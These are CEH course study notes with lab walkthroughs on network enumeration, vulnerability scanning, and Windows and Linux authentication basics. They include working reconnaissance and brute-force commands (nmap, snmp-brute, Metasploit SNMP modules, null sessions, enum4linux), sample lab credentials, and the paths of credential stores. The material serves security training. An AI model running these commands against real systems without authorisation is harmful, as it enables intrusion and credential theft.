Username guessing tool primarily for use against the default Solaris SMTP service. Can use either EXPN, VRFY or RCPT TO.
- Some SMTP Commands  
**HELO | EHLO | MAIL FROM | RCPT TO | DATA | VRFY | EXPN**

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 04 - Enumeration](#)

- Objective

The objective of this lab is to provide expert knowledge on **network enumeration** and other **responsibilities** that include:

- \* User Name and User Groups
- \* List of computers, their operating systems, and ports
- \* Machine Names, Network Resources, and Services
- \* List of Shares on individual hosts on the network
- \* Policies and Passwords

- Exercise 1

### NetBIOS Enumeration Using **Global Network Inventory**

- Lab Objective

The first step of enumeration is to **collect the names of the machines** in the network, including **switches, network printers, document centers**, and so on. Later we will probe these machines for detailed information about the network and host resources.

- Audit Scan Mode

Select **IP Range Scan**

- IP Range Scan

Set an IP Range.

In this lab: 10.10.10.1 to 10.10.10.25

- Authentication Settings

Select **Connect as**

Credentials for Windows Server 2012:

**Username:** Administrator

**Password:** Pa\$\$w0rd

In real time, Attackers do not know the credentials of the remote machine/machines. In such cases they simply chose the **connect as currently logged on user** option and perform a scan to determine which network machines are active. In such cases they will **not be able to extract information about the target except its IP and MAC addresses**. So, they might use tools such as Nmap to gather information about open ports and services running on them.

**This lab is just for assessment purpose**, so we have directly entered the credentials of the remote machine and are able to access the inventory Global Network Inventory Application.

- Finish

Leave the **default settings** and click Finish in the final step.

- Scan Completed

Once the scanning is completed, the scanning results are displayed, select IP address of the **Windows Server 2012 (10.10.10.12)** machine under the **CEH node** under **View Results**, to view individual results.

### Various Tabs

**Scan Summary** tab displays a **brief summary of machine** that has been scanned. It will show you the Machine Name, MAC Address, OS installed, and etc.

**Operating System** tab displays the **operating system details** of the machine.

Hover the mouse over the Windows Details tab to view the complete details of the machine.

**BIOS** sections gives **details of BIOS settings**.

Hover the mouse cursor over the tab containing the BIOS information to see the BIOS information.

**NetBIOS, complete details of NetBIOS applications** are displayed.

Click each of the NetBIOS application to view its details.

**User Groups** tab shows **user accounts details by work group**.

Hover the mouse cursor over each work group to view the details information.

**Users tab** shows **user accounts** present in the machine, users' last logon time, and log in counts.

**Services** section give the **details of the services installed** on the machine.

Hover the mouse cursor over any service to view its details.

**Installed Software** section displays **details of software installed** on the machine.

Hover over the software names to view their details.

- Exercise 2

Enumerating Network Resources Using **Advanced IP Scanner**

- Lab Objective

The objective of this lab is to help students to **perform a local network scan** and **discover all network resources**. We need to:

- \* Perform a **system** and **network scan**.
- \* **Enumerate User Accounts**
- \* **Execute Remote Penetration**
- \* Gather **information** about **local network computers**

- Select Range

**Specify the IP address range** in the Select Range Field.

In this lab, we are giving IP address range as **10.10.10.1-25**. Click **Scan** to Start Scan.

- Scan Finished

We have IP Address, Name, MAC Address, and Manufacturer Information of the victim machine.

Right-Click and of the detected IP addresses to list Wake-On-Lan, **Shut Down**, Abort Shut Down, and other options like we can ping, traceroute, transfer files, chat, send a message, connect to the victim's machine remotely (using Radmin), and so on. To use Radmin viewer, we need to install Radmin viewer.

After selecting the shutdown option window opens,  
**set a Timeout** (here, 10 sec)

Now, the **Windows Server 2012** will be **turned off**.

- Exercise 3

Performing Network Enumeration Using **SuperScan**

- Lab Objective

The objective of this lab is to help students learn and **perform NetBIOS enumeration**, which is carried out **to obtain**:

- \* **Lists of computers** that belong to a **domain**
- \* **Lists of shares** on the **individual hosts** on the **network**
- \* **Policies and passwords**

- Main Window

Click on the **Windows Enumeration tab**.

Enter the **IP address of the targets machine** in the **Hostname/IP/URL** textbox.

Check the **types of enumeration** you want to perform under **Enumeration Type** in the left pane of the windows.

**Click Enumerate** to start the enumeration.

Here, Target Machine is Windows 10 and its IP address is 10.10.10.10

**After the Scan if finished**, We will see **Enumeration Complete** message in the end.

## 1 Backlink

Theory > Module 04 - Enumeration > NetBIOS Enumeration

- ◆ Other Tools for NetBIOS enumeration

**SuperScan** - [Exercise 3](#) | **Hyena** | **NSAuditor** | **NetBIOS Enumerator** (is a nbtstat with GUI)

- Exercise 4

Enumerating Resources in a Local Machine using **Hyena**

- Lab Objective

The objective of this lab is to help students learn and perform network enumeration of:

- \* System User Information
- \* Running System Services

- To view all the users in the local machine

In Main Windows, Click "+" node of the local workstation to expand section, then expand Users node to view all the users in the local machine.

- To check the services running on the system

Double-Click Services

- To list the user rights

Double-Click User Rights

- To list the scheduled jobs

Double-Click Scheduled Jobs

- Why to check all these?

By examining all these options you can check if there is any sensitive information discovered by Hyena and take proper security measures to safeguard the system.

- Exercise 5

Performing Network Enumeration Using **NetBIOS Enumerator**

- Lab Objective

The purpose of NetBIOS enumeration is to gather the following information:

- \* **Account lockout threshold**
- \* **Local groups** and **user accounts**
- \* **Global groups** and **user accounts**

- To initiate the Scan

Under "**IP Range to Scan**", enter an **IP range** in the **from** and **to** fields.  
Click **Scan** button to initiate the scan.

**Expand all the nodes** to view details of the machines detected in the scan.

Here, we have 10.10.10.1 - 10.10.10.25

- To perform a rescan or new scan

Erase the previous scan results by clicking **clear**.

- Exercise 6

Enumerating a Network Using **SoftPerfect Network Scanner**

- Lab Objective

The objective of this lab is to help students learn and perform NetBIOS enumeration, which is carried out to detect:

- \* Hardware **MAC address** across routers
- \* **Hidden shared folders** and **writable ones**
- \* **Internal** and **External IP** address

- To start scanning your network

Enter an **IP range** in the **IPv4 From** and **To** fields.  
Click **Start Scanning** button to start scan.

**Status bar** displays the status of the scan at the lower-right corner of the GUI.

Here, IP address specified in this lab is 10.10.10.1 - 10.10.10.25.

- To view the properties of individual IP address

Right-Click that particular IP address and select Properties

- To view the shared folders

Notice the scanned hosts that have a + node before them.  
Expand the node to view all the shared folders.

- To connect to the remote machine

Right-Click the selected host, and click Open Computer.  
A drop-down list appears containing options that allow you to connect to the remote machines as HTTP, HTTPS, Telnet and so on.

**If the selected host is not secure** enough. You can make use of these options to **connect to the remote machines**. You may also be able to perform activities such as **sending a message**, **Shutting down a computer remotely**, and so on. These features are applicable only if the selected machine is built with a poor security configuration.

- Exercise 7

Enumerating a Target Network using **Nmap** and **Net use**

- Lab Objective

The objective of this lab is to help students understand and perform enumeration on target network using various techniques to obtain:

- \* **User names** and **user groups**
- \* **List of computers**, their **operating systems**, and the **ports** on them
- \* **Machine names**, **network resources**, and **services**
- \* **List of shares** on the individual hosts on the network

### \* Policies and Passwords

- To perform a Scan

In the Command Filed of Zenmap: nmap -O 10.10.10.12

The IP address of **Windows Server 2012** is 10.10.10.12.

We can see that ports 135, 139, 445, etc. are open and port 139 is using NetBIOS.

- Go to Windows Server 2012

Log on to the machine as Administrator.

In the CMD, To perform nbtstat scan on port 139 of the Windows Server 2016 machine

nbtstat -A 10.10.10.16

**We got some info.**

We have **not even created a null session** (an unauthenticated session) yet, and we can still pull down this info.

In CMD, To view the created null session/shared folders from your host

net use

We have one session with *Windows Server 2016 (10.10.10.16)*

To create a null session

net use \\10.10.10.15\e ""\user:""

We will not get anything.

net use \\10.10.10.16\e ""\user:""

We should get some response.

### In the File Explorer

**Right-Click** the mapped network drive (Z:\), and select Disconnect.

This **creates/connects** a null session. Confirm it by issuing a generic net use command to see connected null sessions from your host.

To confirm

net use

It should list your newly created null session.

We can observe that a null session has been created with the name e.

\\10.10.10.16\e

- Exercise 8

Enumerating Services on a Target Machine with **Nmap**

- Lab Objective

The objective of this lab is to help students understand and perform enumeration on a target network using various techniques to:

\* **Scan all the machines** on a given network to subnet.

\* List of **machines** that are **up** and **running**.

\* Determine **open ports** on a given node.

\* Find if any **port** has **firewall restriction**.

\* Enumerate all the **services** running on the **port** along with their respective **versions**.

- To initiate the ping sweep scan

nmap -sP 10.10.10.0/24

It will display all the hosts that are up and running in this network along with their MAC addresses.

- To scan one IP Address from above result  
nmap -sS 10.10.10.12  
By issuing this command a Stealth SYN scan will be initiated and it will list all the open ports along with the services running on them on the Windows Server 2012 machine.
  - To enumerate the versions of obtained services  
nmap -sSV -O 10.10.10.12  
By initiating this command, a **stealthy SYN scan (-sS)** with **version detection (-sV)** along with **OS detection (-O)** will be initiated.
  - To save into a file  
nmap -sSV -O 10.10.10.12 -oN Enumeration.txt
- 
- Exercise 9  
SNMP Enumeration using **Nmap**
    - Lab objective  
The objective of this lab is to help students understand and enforce various enumeration techniques to:
      - \* **Connect Devices**
      - \* **Hostname and Information**
      - \* **Domain**
    - To view the port status  
nmap -sU -p 161 10.10.10.12  
We can see that **port 161 is open** and is used by SNMP.
    - To extract the SNMP community string  
nmap -sU -p 161 --script=snmp-brute 10.10.10.12  
It will search pcap socket in parallel threads. The sending sockets sends the SNMP probes along with the community strings with valid credentials.  
  
Now, the extracted SNMP port is used by the public (community string) and with valid credentials.
    - To enumerate SNMP  
Start the Metasploit Framework  
msfconsole  
  
Loading a Module  
use auxiliary/scanner/snmp/snmp\_login  
  
To see the configurable for the module  
show options  
  
To specify the target host  
set RHOSTS 10.10.10.12  
  
To run the module  
exploit  
  
We got a login successful message.  
  
To load the snmp\_enum module

```
use auxiliary/scanner/snmp/snmp_enum
set RHOSTS 10.10.10.12
exploit
```

We will see a message saying **10.10.10.12, Connected** then a rapid scrolling text appears on the screen, wait till you get the **Auxiliary module execution completed** message.

We successfully enumerated Windows Server 2012.

- Exercise 10

LDAP Enumeration Using Active Directory Explorer (**ADExplorer**)

- Lab Objective

The objective of this lab is to help students understand and perform enumeration on a target network using various techniques to obtain:

- \* **User Names** and **User Groups**
  - \* **Attributes**

- Connect to Active Directory

Type the **IP Address** of the target machine in **Connect to Active Directory** pop-up and Click **OK**.

The target machine is Windows Server 2012 with IP address 10.10.10.12

Here you can **use any** of the **User Account** that have **Administrative privileges** from **Active Directory Machine**, to access or modify the attributes using ADExplorer.

*For Example* you can use **CEH\Jason** account, which is a member of Administrators, is the Active Directory machine and its password is **qwerty** to connect the Active Directory machine using ADExplorer.

- Active Directory Explorer

The Active Directory Explorer displays the active directory structure in the left pane.

Expand the **DC=CEH,DC=com** and expand **CN=Users** to explore the **Domain User** details.

Click any user name (in the left pane) to display its properties in the right pane. Click **CN=Jason** to view the properties of the user **Jason**.

Right-Click **displayName** attribute (in the right pane), and click **Modify...** from the context menu to modify that user's profile.

The **Modify Attribute** window appears where you can modify the user profile. Double-click on **Jason** to modify it.

**Edit Value** popup appears. Enter name of your choice under the **Value data**, and click **OK**.

Here we modify the name to **Steve**.

Click **OK** to close the **Modify Attribute** window.

Similarly, we can modify other attributes of the user.

- Exercise 11

Enumerating Information from Windows and Samba host using **Enum4linux**

- **Lab Objective**

The objective of this lab is to help students understand and enforce various enumeration techniques to:

- \* **Connected Devices**
- \* **Hostname and Information**
- \* **Domain**
- \* **Hardware and Storage Information**
- \* **Software Components**
- \* **Total Memory**

- **To see the details**

enum4linux -u martin -p apple -U 10.10.10.12

Enter this is Terminal of Kali.

- **To gather the OS information**

enum4linux -u martin -p apple -o 10.10.10.12

The command executes and shows the Operating System details of the target machine.

- **To get the password policy information**

enum4linux -u martin -p apple -P 10.10.10.12

The command executes showing all the information about the password policy of the Windows Serve 2012 system.

- **To get the groups information**

enum4linux -u martin -p apple -G 10.10.10.12

The command executes showing all the group information of the Windows Server 2012 system.

- **To get the share policy information**

enum4linux -u martin -p apple -S 10.10.10.12

The command executes showing all the information about the sharing policy of the Windows Server 2012 system.

# Module 05 - Vulnerability Analysis

## • Vulnerability Research

It is the process of analyzing protocols, services, and configurations to **discover** the **vulnerabilities** and **design flaws** that will expose an OS and its applications to exploit, attack, or misuse.

- An administrator needs Vulnerability Research

To **gather information** about **security trends**, **newly discovered threats**, **attack surfaces**, **attack vectors** and **techniques**.

To **find weaknesses** in the **OS** and **applications** and alert the network administrator before a network attack.

To **understand information** that helps **prevent security problems**.

To know **how to recover** from a network attack.

- An ethical hacker needs Vulnerability Research

To **keep up** with the most **recently discovered vulnerabilities** and **exploits** to stay one step ahead of the attackers through vulnerability research which includes:

- \* Discovering the **system design faults** and **weaknesses** that might allow attackers to compromise a system.

- \* Stay updated about new products and technologies and **reading news related to current exploits**

- \* Checking underground hacking web sites (deep and **Dark websites**) for **newly discovered vulnerabilities and exploits**

- \* Checking **newly released alerts** regarding relevant innovations and product improvements for security systems.

- Security experts and vulnerability scanners classify vulnerabilities by

**Severity level** (low, medium, high) | **Exploit range** (local or remote)

- Resources for Vulnerability Research

The following are some of the online websites used to perform vulnerability research:

**Microsoft Vulnerability Research (MSVR)** (<https://www.microsoft.com>)

**Dark Reading** (<https://www.darkreading.com>)

**SecurityTracker** (<https://securitytracker.com>)

**Trend Micro** (<https://www.trendmicro.com>)

**Security Magazine** (<https://www.securitymagazine.com>)

**PenTest Magazine** (<https://pentestmag.com>)

**SC Magazine** (<https://www.scmagazine.com>)

**Exploit Database** (<https://www.exploit-db.com>)

**Security Focus** (<https://www.securityfocus.com>)

**Help Net Security** (<https://www.helpnetsecurity.com>)

**HackerStorm** (<http://www.hackerstorm.co.uk>)

**Computerworld** (<https://www.computerworld.com>)

**WindowsSecurity** (<http://www.windowsecurity.com>)

**D'Cryp** (<https://www.d-crypt.com>)

- Vulnerability Assessment

A vulnerability assessment is an in-depth examination of the **ability of a system or application**, including current security procedures and controls, **to withstand exploitation**. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

- Vulnerability Assessment Perspective  
**Attacker's Perspective | Organization's Security**

**Attackers perform VA** to identify security loopholes in the target's network, and end devices. The identified Vulnerabilities are used by attackers to further exploit the target network.

**VA has an important role to play in an organization's security** from different internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configuration, solve known issues in third-party applications, and troubleshoot hardware default configurations. All these activities together constitute Vulnerability assessment.

- There are two causes of vulnerable systems in a network

**Misconfiguration in software or Hardware | Poor Programming practices**

Attackers leverage these vulnerabilities to perform different attacks on an organizational resource.

- A vulnerability assessment may be used to

**Identify weaknesses** that could be exploited | **Predict the effectiveness of additional security measures** in protecting information resources from attack

- Vulnerability Scanners

Vulnerability scanners are valuable tools that **search for** and **report** on what **known vulnerabilities** are present in an organization's IT infrastructure.

- Vulnerability scanners are capable of identifying the following information  
They **can identify a lot of information** like:

The **OS version running** on computers or devices

IP and TCP/UDP **ports** that are listening

**Applications installed** on computers

Accounts with **weak passwords**

Files and folders with **weak permissions**

**Default services** and **applications** that might have to be uninstalled

**Errors** in the **security configuration** of common applications

**Computers exposed** to known or publicly reported vulnerabilities

**EOL/EOS software** information

**Missing patches** and **hotfixes**

**Weak network configurations** and misconfigured or risky ports

Help to verify the inventory of all devices on the network

- There are two approaches to network vulnerability scanning

**Active Scanning | Passive Scanning**

**Active Scanning:** The attacker interacts directly with the target network to find vulnerabilities.

Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

*Example:* An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

**Passive Scanning:** The attacker tries to find vulnerabilities without directly interacting with the target network.

The attacker identifies vulnerabilities via information exposed by systems during normal communications.

Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

*Example:* An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

- Vulnerability-Management Life Cycle

**Identify Assets & Create a Baseline | Vulnerability Scan | Risk Assessment | Remediation | Verification | Monitor**

The process helps identify remediate any potential security weaknesses before they can be exploited.

**Identify Assets and Create a Baseline:** This phase identifies critical assets and prioritizes them to define the risk based on the criticality and value of each system. This creates a good baseline for vulnerability management. This phase involves the gathering of information about the identified systems to understand the approved ports, software, drivers, and basic configuration each system in order to develop and maintain a system baseline.

**Vulnerability Scan:** This phase is very crucial in vulnerability management. In this step, the security analyst performs the vulnerability scan on the network to identify the known vulnerabilities in the organization's infrastructure. Vulnerability scans can also be performed on applicable compliance templates to assess the organization's Infrastructure weaknesses against the respective compliance guidelines.

**Risk Assessment:** In this phase, all serious uncertainties that are associated with the system are assessed and prioritized, and remediation is planned to permanently eliminate system flaws. The risk assessment summarizes the vulnerability and risk level identified for each of the selected assets. It determines whether the risk level for a particular asset is high, moderate, or low. Remediation is planned based on the determined risk level. For example, vulnerabilities ranked high-risk are targeted first to decrease the chances of exploitation that would adversely impact the organization.

**Remediation:** Remediation is the process of applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. This phase is initiated after the successful implementation of the baseline and assessment steps.

**Verification:** In this phase, the security team performs a re-scan of systems to assess if the required remediation is complete and whether the individual fixes have been applied to the impacted assets. This phase provides clear visibility into the firm and allows the security team to check whether all the previous phases have been perfectly employed or not. Verification can be performed by using various means such as ticketing systems, scanners, and reports.

**Monitor:** Organizations need to perform regular monitoring to maintain system security. They use tools such as IDS/IPS and firewalls. Continuous monitoring identifies potential threats and any new vulnerabilities that have evolved. As per security best practices, all phases of vulnerability management must be performed regularly.

## 1 Backlink

EC-Council Official Labs

- ◆ Module 05 - Vulnerability Analysis

- Objective

The objective of this lab is to help students in **conducting vulnerability scanning, analyzing the network vulnerabilities**, and so on.

You need to perform a network scan to:

\* Check **live systems** and **open ports**

- \* Perform **banner grabbing** and **OS fingerprinting**
  - \* Identify **network vulnerabilities**
  - \* Draw **network diagrams** of vulnerable hosts
- Exercise 1
- Vulnerability Analysis using **Nessus**
- Lab Objective
- This lab will give us real-time experience with using the Nessus tool to scan for network vulnerabilities.
- Initializing Nessus
- In the address bar of browser type <https://localhost:8834>  
Advanced > Add Exception > Confirm Security Exception
- In Nessus Home/Login Page  
Username: **admin**  
Password: **password**
- To add a new policy
- Nessus - My Scans** page appears as shown in the screenshot. To add a new policy, click **Policies** under the **Resources** section on the left pane.
- Nessus - Policies Page appears, Click **Create a New Policy**  
Nessus - Policies Template appears, click **Advanced Scan**  
The **Policy General Settings** section with BASIC setting type appears, specify a **policy name** in the **Name Field** (NetworkScan\_Policy), and give a description about the policy.  
In **Settings** section, select **Host Discovery** from the **DISCOVERY** drop-down list.  
**Turn off Ping the remote host** option (toggle the blue switch to left).  
Select **Port Scanning** and check the **Verify open TCP ports found by local port enumerators** option. Leave the other fields with default options, as shown in the screenshot.  
In the **Settings** section select **REPORT** and do not alter any options in this Settings type. Proceed with default options.  
In the Settings section, select **ADVANCED** The Policy General Settings window with Advanced Setting Type appears. Set the values of **Max number of TCP sessions per host** as **unlimited** and **Max number of TCP sessions per scan** as **unlimited**.  
To configure the credentials of new policy, click the **Credentials** tab. The credentials page appears. Click Windows in the left pane of the page. **Windows** section appears in the right pane.  
Specify the Username (AD143) and Password (qwerty@123) in the window.  
To select the required plugin, click the **Plugins** tab. Do not alter any of the options in this window and click **Save** button.  
A policy saved successfully notification pops up and the policy is added as in the Policies window.
- To Start a new scan
- Now, click **My Scans** to open the My Scans page. Click **Create a new scan** link to view the **Scan Templates** window.  
Now, click **User Defined** tab and select **NetworkScan\_Policy**.  
Input the **Name of the scan** (Local Network), enter the **Description** for the scan, in Targets field, enter the IP address of target on which you want to perform the vulnerability assessment. In this lab, it is **Windows Server 2012** virtual machine whose IP address is **10.10.10.12**.  
Click **Schedule** Settings and turn off the **Enabled** switch, select **Launch** from the drop-down list to start the scan.

The scan launched, and Nessus begins to scan the target.  
After the scan is completed a **tick** mark is visible which indicates that scan is completed. Click the tab to view the details results.

The **Local Network** page opens, displaying the summary of hosts as well as **Scan Details**.

Click the **Vulnerabilities** tab, and scroll down the window to view all the vulnerabilities associated with the target machine.  
Click these vulnerabilities to view detailed report about each of them.  
Click **Export** drop-down and click the format to download the report, here we are choosing **PDF** as the format to download the report.  
Export as PDF prompt appears, leave the settings to default and click **Export**.  
Opening Local\_Network download window appears, choose **Save File** radio button and click **OK**.

- Exercise 2

CGI Scanning with **Nikto**

- Lab Objective

This lab will help you understand how to use nikto for web server scanning.

- To view the nikto options

nikto -h

This will display all the switches and their uses.

- To find the available help commands within the Nikto

nikto -H

We will use Tuning option to do a more deep and comprehensive scan of the target webserver.

**Note down the Tuning options.**

- To start the scan

nikto -h <http://www.goodshopping.com> -Tuning 1

The output of this command will give your **IP address of the Site, hostname, port** in the first section.

In the next section it will give you the **complete architecture of the site**.

We can try with the other switches to perform the vulnerability scanning on the websites.

# Module 06 - System Hacking

- Basic

- Services/Protocols that uses Clear text

**FTP | TELNET | SMTP | HTTP | POP3 | IMAPv4 | NetBIOS | SNMP | SQLnet**

| Service | Port    |
|---------|---------|
| FTP     | 20/21   |
| TELNET  | 23      |
| SMTP    | 25      |
| HTTP    | 80      |
| POP3    | 110     |
| IMAPv4  | 143     |
| NetBIOS | 139,445 |
| SNMP    | 161,162 |
| SQLnet  | 1521    |

- Tools to generate your own rainbow tables

rtgen | winrtgen

- SAM

Security Account Manager is a **database file** present in **Windows** machines that stores user accounts and security descriptors for users on a local computer. It stores users passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

- /etc/shadow

It is where **hashed password** data is stored in **Linux** systems (only users with high privileges can access).

- Authentication

- Three Different Types

**Something You Are | Something You Have | Something You Know**

**Something You Are** - Uses biometrics to validate identity (retina, fingerprint, etc.)

\* Downside is there can be lots of false negatives

\* False acceptance rate (FAR) - Type II - Likelihood that an unauthorized user will be accepted (This would be bad)

\* False rejection rate (FRR) - Type I - Likelihood that an authorized user will be rejected

\* Crossover error rate (CER) - Combination of the two; the lower the CER, the better the system

\* Active - requires interaction (retina scan or fingerprint scanner)

\* Passive - Requires no interaction (iris scan)

**Something You Have** - Usually consists of a token of some kind (swipe badge, ATM card, etc.)

\* This type usually requires something alongside it (such as a PIN for an ATM card)

\* Some tokens are single-factor (such as a plug-and-play authentication)

**Something You Know** - Better known as a password

\* Most systems use this because it is universal and well-known

- Two-Factor

When you have **two types of authentication** such as something you know (password) and something you have (access card)

- Strength of passwords

**Determined by length and complexity.**

ECC says that both should be combined for the best outcome

Complexity is defined by number of character sets used (lower case, upper case, numbers, symbols, etc.)

- Default passwords

**Always should be changed** and never left what they came with.

Databases such as [cirt.net](#), [default-password.info](#) and [open-sez.me](#) all have databases of these

- Windows Security Architecture

- Basic

**Authentication credentials** stored in **SAM file**

File is located at C:\windows\system32\config

**Older** systems use **LM hashing**. **Current** uses **NTLM v2 (MD5)**

Windows **network authentication** uses **Kerberos**

- LM Hashing

**Splits the password up.**

If it's over 7 characters, it is encoded in two sections.

If one section is blank, the hash will be AAD3B435B51404EE

Easy to break if password is 7 characters or under because you can split the hash

SAM file presents as UserName:SID:LM\_Hash:NTLM\_Hash:::

- Ntds.dit

Database file on a **domain controller** that **stores passwords**

Located in %SystemRoot%\NTDS\Ntds.dit or %SystemRoot%\System32\Ntds.dit

Includes the entire Active Directory

- Kerberos for Active Directory Domain Services (AD DS)

**Kerberos is a network authentication protocol.** It is designed to provide strong authentication for client/server applications by using secret-key cryptography. A Domain Controller (DC) allows the creation of logical containers.

### Steps of exchange

- 1) Client asks Key Distribution Center (KDC) for a ticket. Sent in clear text.
- 2) Server responds with Ticket Granting Ticket (TGT). This is a secret key which is hashed by the password copy stored on the server.
- 3) If client can decrypt it, the TGT is sent back to the server requesting a Ticket Granting Service (TGS) service ticket.
- 4) Server sends TGS service ticket which client uses to access resources.


### Tools

KerbSniff

KerbCrack

Both take a long time to crack

 Uses TCP/UDP Port 88



- Registry

Collection of **all settings** and **configurations** that make the system run. Made up of keys and values

- Root level keys

**HKLM | HKCR | HKCU | HKU | HKCC**

**HKEY\_LOCAL\_MACHINE (HKLM)** - information on hardware and software

**HKEY\_CLASSES\_ROOT (HKCR)** - information on file associates and OLE classes

**HKEY\_CURRENT\_USER (HKCU)** - profile information for the current user including preferences

**HKEY\_USERS (HKU)** - specific user configuration information for all currently active users

**HKEY\_CURRENT\_CONFIG (HKCC)** - pointer to  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current

- Type of values

**REG\_SZ | REG\_EXPAND\_SZ | REG\_BINARY | REG\_DWORD | REG\_LINK**

**REG\_SZ** - character string

**REG\_EXPAND\_SZ** - expandable string value

**REG\_BINARY** - a binary value

**REG\_DWORD** - 32-bit unsigned integer

**REG\_LINK** - symbolic link to another key

- Important Locations

**HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\**

-

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

- Executables to edit

**regedit.exe | regedt32.exe** (preferred by Microsoft)

- MMC

Microsoft Management Console (**Computer Management**) - used by Windows to administer system

Has "snap-ins" that allow you to modify sets (such as Group Policy Editor)

- Sigverif.exe


**File Signature Verification** (Sigverif.exe) detects signed files and allows you to:

- \* View the certificates of signed files to verify that the file has not been tampered with after being certified.
- \* Search for signed files.
- \* Search for unsigned files.

- Linux Security Architecture

- Linux Directory Structure

- Linux root is just a slash (/)
    - Important locations
      - / - root directory
      - /bin - basic Linux commands
      - /dev - contains pointer locations to various storage and input/output systems
      - /etc - all administration files and passwords. Both password and shadow files are here
      - /home - holds the user home directories
      - /mnt - holds the access locations you've mounted
      - /sbin - system binaries folder which holds more administrative commands
      - /usr - holds almost all of the information, commands and files unique to the users



- Linux Common Commands

| Command               | Description                                                                                  |
|-----------------------|----------------------------------------------------------------------------------------------|
| <code>adduser</code>  | Adds a user to the system                                                                    |
| <code>cat</code>      | Displays contents of file                                                                    |
| <code>cp</code>       | Copies                                                                                       |
| <code>ifconfig</code> | Displays network configuration information                                                   |
| <code>kill</code>     | Kills a running process                                                                      |
| <code>ls</code>       | Displays the contents of a folder. <code>-l</code> option provides most information.         |
| <code>man</code>      | Displays the manual page for a command                                                       |
| <code>passwd</code>   | Used to change password                                                                      |
| <code>ps</code>       | Process status. <code>-ef</code> option shows all processes                                  |
| <code>rm</code>       | Removes files. <code>-r</code> option recursively removes all directories and subdirectories |
| <code>su</code>       | Allows you to perform functions as another user (super user)                                 |

- Adding an ampersand after a process name indicates it should run in the background.
- `pwd` - displays current directory
- `chmod` - changes the permissions of a folder or file
  - Read is 4, write is 2 and execute is 1

| Read | Write | Execute |
|------|-------|---------|
| r--  | -w-   | --x     |
| 4    | 2     | 1       |

- First number is user, second is group, third is others
- when you issue the ls command with -la flag on Linux, you can see the permissions. As you can see below the file have a permission for everyone (777), will be like this:
  - rwxrwxrwx ---> user
